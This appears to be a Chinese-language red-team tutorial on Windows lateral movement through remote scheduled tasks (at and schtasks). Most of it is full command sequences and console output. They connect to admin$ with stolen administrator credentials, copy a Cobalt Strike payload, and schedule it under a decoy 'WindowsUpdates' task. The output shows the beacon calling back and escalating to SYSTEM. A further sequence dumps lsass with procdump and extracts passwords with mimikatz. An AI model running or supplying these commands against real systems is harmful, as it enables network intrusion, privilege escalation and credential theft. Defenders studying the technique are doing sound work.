MITRE | ATT&CK 中文站

https://huntingday.github.io/

跨平台横向移动 [windows 计划任务利用]

0x01 本节重点快速预览

- 关于 windows 计划任务
- 利用 windows 计划任务进行横向移动的前提条件
- 针对老版本 win xp/2003 的 at 利用
- 针对 win7+版本的 schtasks 利用

0x02 关于 windows 计划任任务


所谓的计划任务,就是让系统自己在我们指定的某个时刻,去执行一系列什么样的操作,单对于 windows 来讲,这个"操作"可能是个 bat 脚本,也可以直接是个 exe,而 bat 和 exe 里面则包含的则是各种具体的操作指令,我想我应该是说清楚了


0x03 利用 windows 计划任务进行横向移动的前提条件

- 首先,必须已事先通过其它手段拿到了目标系统本地[或者域]管理员的账号密码
- 其次,还得保证当前机器能正常的 net use 到远程目标 windows 机器上
- 最后,目标 windows 机器的计划任务服务"Task Scheduler"已正常启动

0x04 众所周知,在 xp / 2003 以下版本的 windows 系统中[就目前实际渗透中,还是会遇到一些这样的老机器的]默认都使用 at 来管理本地或远程机器上的计划任务,下面我们就来简单看下具体怎么利用

此处,咱们暂以 CobaltStrike 为例进行演示,首先,准备好相对应的监听器和 payload







紧接着,把上面的 payload 通过 ipc copy 到目标机器上的某个临时目录下,如下,当然啦,这个 payload 可以是任意的,纯粹是为了图方便,此处才直接用的 CobaltStrike 生成,实际中直接这样干的话,不用想,免杀肯定是过不了的

```
# net use \\192.168.3.102\admin$ /user:"administrator" admin
```

```
# net time \\192.168.3.102                                                    查看远程 windows 机器时间

# xcopy c:\Patches.exe \\192.168.3.102\admin$\temp                            把 payload 拷到远程机器的某个临时目录下

# at \\192.168.3.102 19:30 /every:5,6,7,10,18,19,21,24,28 c:\windows\temp\Patches.exe   开始在远程机器上创建计划任务,只在每个月的这几天的晚上七点半准时执行指定的
payload

# at \\192.168.3.102                                                          查看远程机器上的所有计划任务列表

# at \\192.168.3.102 /delete /yes                                             删除远程机器上的所有计划任务,也可以用指定 id 的方式删除单条计划任务

# net use \\192.168.3.102\admin$ /del                                         用完以后,立即删除该 ipc 连接
```




可以看到,当目标机器时间到达 19 点 30 分时,我们的 beacon 即被正常弹回,而且回来的权限默认就是 system,因为我们是以 administrator 的身份在目标机器上创建计划任务的,另外,也可以尝试用 bat 去执行某些特定操作[后面还会单独说],具体如下



0x05 在 win7 + 以后的 windows 系统上,默认已废弃 at 而改用功能更为强大的 schtasks [在 2016 上使用还有些小问题]

同上,先准备好 CobaltStrike exe 的 payload



同样,先用 ipc 把 exe 的 payload 传到目标机器上的某个临时目录下,而后开始用 schtasks 在远程的目标机器上创建计划任务[注意,这里的 exe 不能直接通过像浏览器那样远程下载,因为默认下载下来的是锁定状态,可能执行不了],/i 立即执行,具体如下

```
# net use \\192.168.3.108\admin$ /user:"administrator" "admin!@#45"
# net time \\192.168.3.108
# xcopy c:\rev.bat \\192.168.3.108\admin$\temp\
# chcp 437   如果目标是中文系统,最好先调整下字符集,不然会有问题
# schtasks /create /s 192.168.3.108 /u "administrator" /p "admin!@#45" /RL HIGHEST /F /tn "WindowsUpdates" /tr "C:/Windows/temp/bit.exe" /sc DAILY /mo 1 /ST 20:15
                                                                                                                                                在远程的目标机器上创建计划任
务
# schtasks /run  /tn WindowsUpdates /s 192.168.3.108 /U " administrator" /P "admin!@#45"   创建完以后,远程手动运行
# schtasks /query /s 192.168.3.108 /U "administrator" /P "admin!@#45" | findstr "WindowsUpdates"   运行完以后,随手检查运行状态
# schtasks /delete /F /tn WindowsUpdates /s 192.168.3.108 /U " administrator" /P "admin!@#45"   一般情况下,在我们拿到远程机器 shell 以后,立即删除远程机器上的计划任
务即可
```

```
Administrator: C:\Windows\system32\cmd.exe
C:\>net use \\192.168.3.108\admin$ /user:"administrator" "admin!@#45"
The command completed successfully.


C:\>net time \\192.168.3.108
Current time at \\192.168.3.108 is 10/25/2018 11:52:29 AM

Local time (GMT-07:00) at \\192.168.3.108 is 10/24/2018 8:52:29 PM

The command completed successfully.


C:\>xcopy c:\bit.exe \\192.168.3.108\admin$\temp\
C:\bit.exe
1 File(s) copied

C:\>schtasks /create /s 192.168.3.108 /u "administrator" /p "admin!@#45" /RL HIGHEST /F /tn "WindowsUpdates" /
dows/temp/bit.exe" /sc DAILY /mo 1 /ST 20:15
SUCCESS: The scheduled task "WindowsUpdates" has successfully been created.

C:\>schtasks /run  /tn WindowsUpdates /s 192.168.3.108 /U " administrator" /P "admin!@#45"
SUCCESS: Attempted to run the scheduled task "WindowsUpdates".

C:\>schtasks /query /s 192.168.3.108 /U "administrator" /P "admin!@#45" | findstr "WindowsUpdates"
WindowsUpdates                           10/25/2018 8:15:00 PM  Running

C:\>schtasks /delete /F /tn WindowsUpdates /s 192.168.3.108 /U " administrator" /P "admin!@#45"
SUCCESS: The scheduled task "WindowsUpdates" was successfully deleted.

C:\>
```

因为我们上面是以 administrator 的身份在远程机器上运行的计划任务,所以,弹回来的 beacon 默认也是 administrator 的权限

Cobalt Strike View Attacks Reporting Help

external	internal	user	computer	note	pid	last
192.168.3.108	192.168.4.8	Administrator *	WEBSERVER-IIS8		4004	67ms

Event Log X | Listeners X | Listeners X | Beacon 192.168.4.8@4004 X


```
beacon> sleep 0
[*] Tasked beacon to become interactive
[+] host called home, sent: 16 bytes
beacon> shell schtasks /query | findstr "WindowsUpdates"
[*] Tasked beacon to run: schtasks /query | findstr "WindowsUpdates"
[+] host called home, sent: 50 bytes
[+] received output:
WindowsUpdates                           10/25/2018 8:15:00 PM  Running

beacon> getuid
[*] Tasked beacon to get userid
[+] host called home, sent: 8 bytes
[*] You are WEBSERVER-IIS8\Administrator (admin)
beacon> getsystem
[*] Tasked beacon to get SYSTEM
[+] host called home, sent: 98 bytes
[+] Impersonated NT AUTHORITY\SYSTEM
beacon> getuid
[*] Tasked beacon to get userid
[+] host called home, sent: 8 bytes
[*] You are NT AUTHORITY\SYSTEM (admin)
```


0x06 最后,利用 windows 计划任务在远程的 windows 目标机器上执行特定操作 [比如,我们此处就以远程抓取目标 windows 机器的用户密码 hash 为例进行演示说明,当然,实际上能做的操作绝非仅限于此]

Procdump 也可能是我们平时用的相对比较多的一种免杀抓 hash 方式[先导出 lsass.exe 进程数据,而后本地再用 mimikatz 来解析,注意,本地和目标系统的版本位数要严格保持一致才行],此处我就来简单看下,如何配合 windows 计划任务来一起利用,具体如下

```
# net use \\192.168.3.106\admin$ /user:"administrator" "admin!@#45"
# net time \\192.168.3.106
# xcopy c:\procdump64.exe \\192.168.3.106\admin$\temp
# xcopy c:\hash.bat \\192.168.3.106\admin$\temp
# schtasks /create /s 192.168.3.106 /u "administrator" /p "admin!@#45" /RL HIGHEST /F /tn "WindowsUpdates" /tr "C:/Windows/temp/hash.bat" /sc DAILY /mo 1 /ST 22:25
# schtasks /run  /tn WindowsUpdates /s 192.168.3.106 /U " administrator" /P "admin!@#45"
# dir \\192.168.3.106\admin$\temp | findstr "ResDump.dmp"
# xcopy \\192.168.3.106\admin$\temp\ResDump.dmp D:\tools\mimikatz_trunk\x64\
# schtasks /query /s 192.168.3.106 /U "administrator" /P "admin!@#45" | findstr "WindowsUpdates"
# schtasks /delete /F /tn WindowsUpdates /s 192.168.3.106 /U " administrator" /P "admin!@#45"
# mimikatz.exe "sekurlsa::minidump ResDump.dmp" "sekurlsa::logonPasswords" exit
```

以下便是实际效果,关于 schtasks 的其它用法这里就不再细说了,比如,你也可以把所有的计划任务配置都事先写好到一个 xml 里,然后再通过 schtasks 去加载该 xml 配置执行也是可以的,除非你非要进行更精细的计划任务控制,否则通常情况下都没那必要





一点小结

内容比较基础简单，几乎也没啥技术含量，实战中只需细心加上相关的免杀到位即可，另外，还需要明确的一点，**此处用系统计划任务的主要目的，并非为了想实现自启动上线的那种长期稳控效果，而是为了快速横向移动，扩展内网机器权限**，话说回来，用这种方式想长期稳控压根就是不靠谱的，实际上也根本不会这么干，只能说，实在没办法的时候，临时性的简单维持下权限还行，几乎没人会这样做稳控，是个傻逼也一眼都看到了，当我们拿到远程机器 shell 以后，就顺手立即删掉此计划任务即可，由于此功能 windows 全版本通用，所以相对更简单实用些，像此类的计划任务也是各类 AV 重点监控的区域，所以，关于实际中如何免杀的问题，还需要自行解决，另外，还有些**内网的断网机的 shell 如何反弹**的问题，也需要自行解决，等等...诸如此类吧，只能根据你自己的实际目标环境来具体搞，这里也仅仅也只是做个最简单的参考而已，后面万一遇到更高级隐蔽的方法，也都会陆续更新上来，务必要注意，横向移动的手法非常多[**后面我们还会继续说，先别着急**]，实战中完全不用太拘泥于某一种方式，一条走不通，不妨试着多换几条...

作者：klion